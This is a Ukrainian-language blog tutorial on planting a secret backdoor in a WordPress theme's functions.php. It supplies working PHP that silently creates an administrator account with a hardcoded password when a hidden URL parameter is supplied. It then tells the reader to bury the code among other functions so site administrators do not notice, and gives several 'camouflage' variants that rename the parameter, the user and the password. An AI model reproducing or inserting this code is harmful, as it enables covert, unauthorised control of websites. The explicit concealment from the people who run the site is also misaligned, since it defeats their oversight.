Як створити секретний бекдор-доступ до веб-сайту
Наступний процес передбачає зміну файлу PHP. Це абсолютно безпечно, але ви повинні переконатися, що ви зробили це правильно з першого разу.
Точно дотримуйтесь цих інструкцій, і у вас все вийде!
Щоб запобігти будь-яким потенційним проблемам, я рекомендую відредагувати файл functions.php за допомогою дочірньої теми. Якщо ви використовуєте тему Astra, ви можете створити дочірню тему лише одним клацанням миші.
Крок 1. Відкрийте файл functions.php у редакторі файлів теми
Ми будемо змінювати файл functions.php, який є основним файлом WordPress.
- Перейдіть до інформаційної панелі адміністратора WordPress.
- Перейдіть до «Вигляд» > «Редактор файлів теми».

- Тепер виберіть файл functions.php на правій бічній панелі.

Крок 2: Скопіюйте та вставте наступний код у файл functions.php
Тепер все, що вам потрібно зробити, це скопіювати та вставити цей фрагмент коду PHP у редактор.
add_action( 'wp_head', 'my_backdoor' );

function my_backdoor() {
    if ( md5( $_GET['backdoor'] ) == '34d1f91fb2e514b8576fab1a75a89a6b' ) {
        require( 'wp-includes/registration.php' );
        if ( !username_exists( 'mr_admin' ) ) {
            $user_id = wp_create_user( 'mr_admin', 'pa55w0rd!' );
            $user = new WP_User( $user_id );
            $user->set_role( 'administrator' );
        }
    }
}
З коду ви побачите, що він створить нового користувача адміністратора під назвою « mr_admin » з паролем « pa55w0rd! '.
Ви можете змінити їх, як вважаєте за потрібне.
- Розмістіть код у будь-якому місці файлу PHP. В ідеалі між іншими функціями. Ви ж не хочете повідомляти адміністратору або менеджерам сайту, що ви вводите цей код, чи не так? Отже, я вставляю його в нижню середню частину документа.
- Також переконайтеся, що ви вставляєте код безпосередньо над /** або одразу після */ .

- Натисніть кнопку « Оновити файл ».

Тепер файл має оновитися, і ваш бекдор на місці.

Крок 3. Створіть URL-адресу з настроюваними параметрами, щоб отримати доступ адміністратора
Тепер, коли вам потрібно запустити цю функцію або спробувати отримати доступ адміністратора, переконайтеся, що ви додали наступний слаг у правій частині домену:
“ /?backdoor=go ”

[Тут backdoor є параметром запиту після ключового слова GET ]. Щоб бути більш конкретним, подивіться на наступний знімок екрана:
Отже, якщо ваш веб-сайт www.xyz.com , URL-адреса бекдор-доступу буде « www.xyz.com/?backdoor=go ».
Додавши слаг біля імені домену, натисніть Enter.

Бам! Це так просто!
Тепер перевірте свій новий обліковий запис адміністратора в меню Користувачі > Усі користувачі .

Професійна порада: будьте скромнішими та замаскуйте бекдор
Порада 1: Змініть параметри та назву функції
Ви можете змінити назву функції, параметри фрагмента коду, як вам потрібно.
Таким чином, ви можете замаскуватися за допомогою камуфляжу. Ось фрагмент коду камуфляжу, де я змінив ключове слово « backdoor » на « pathway »:
add_action( 'wp_head', 'my_pathway' );

function my_pathway() {
    if ( md5( $_GET['pathway'] ) == '34d1f91fb2e514b8576fab1a75a89a6b' ) {
        require( 'wp-includes/registration.php' );
        if ( !username_exists( 'mr_admin' ) ) {
            $user_id = wp_create_user( 'mr_admin', 'pa55w0rd!' );
            $user = new WP_User( $user_id );
            $user->set_role( 'administrator' );
        }
    }
}
Це означатиме, що ваша URL-адреса www.xyz.com стане « www.xyz.com/?pathway=go ».
Порада 2: Змініть ім’я користувача
Щоб змінити ім’я користувача, замініть рядок “ mr_admin ” на “ hellboy ”
add_action( 'wp_head', 'my_pathway' );

function my_pathway() {
    if ( md5( $_GET['pathway'] ) == '34d1f91fb2e514b8576fab1a75a89a6b' ) {
        require( 'wp-includes/registration.php' );
        if ( !username_exists( 'hellboy' ) ) {
            $user_id = wp_create_user( 'hellboy', 'pa55w0rd!' );
            $user = new WP_User( $user_id );
            $user->set_role( 'administrator' );
        }
    }
}
Порада 3: Змініть пароль
Щоб змінити пароль, замініть ключове слово « pa55w0rd! ” з “ hell_pass! ”.
add_action( 'wp_head', 'my_pathway' );

function my_pathway() {
    if ( md5( $_GET['pathway'] ) == '34d1f91fb2e514b8576fab1a75a89a6b' ) {
        require( 'wp-includes/registration.php' );
        if ( !username_exists( 'hellboy' ) ) {
            $user_id = wp_create_user( 'hellboy', 'hell_pass!' );
            $user = new WP_User( $user_id );
            $user->set_role( 'administrator' );
        }
    }
}
Порада 4: створення нової URL-адреси та слага
Отже, щоб запустити функцію, вам потрібно використати таку URL-адресу з ключовим словом « pathway »:
www.xyz.com/?pathway=go
І це все. Тепер ви створили бекдор і попрактикувалися в налаштуванні налаштувань, щоб зробити їх унікальними.!
Коментарі
Дописати коментар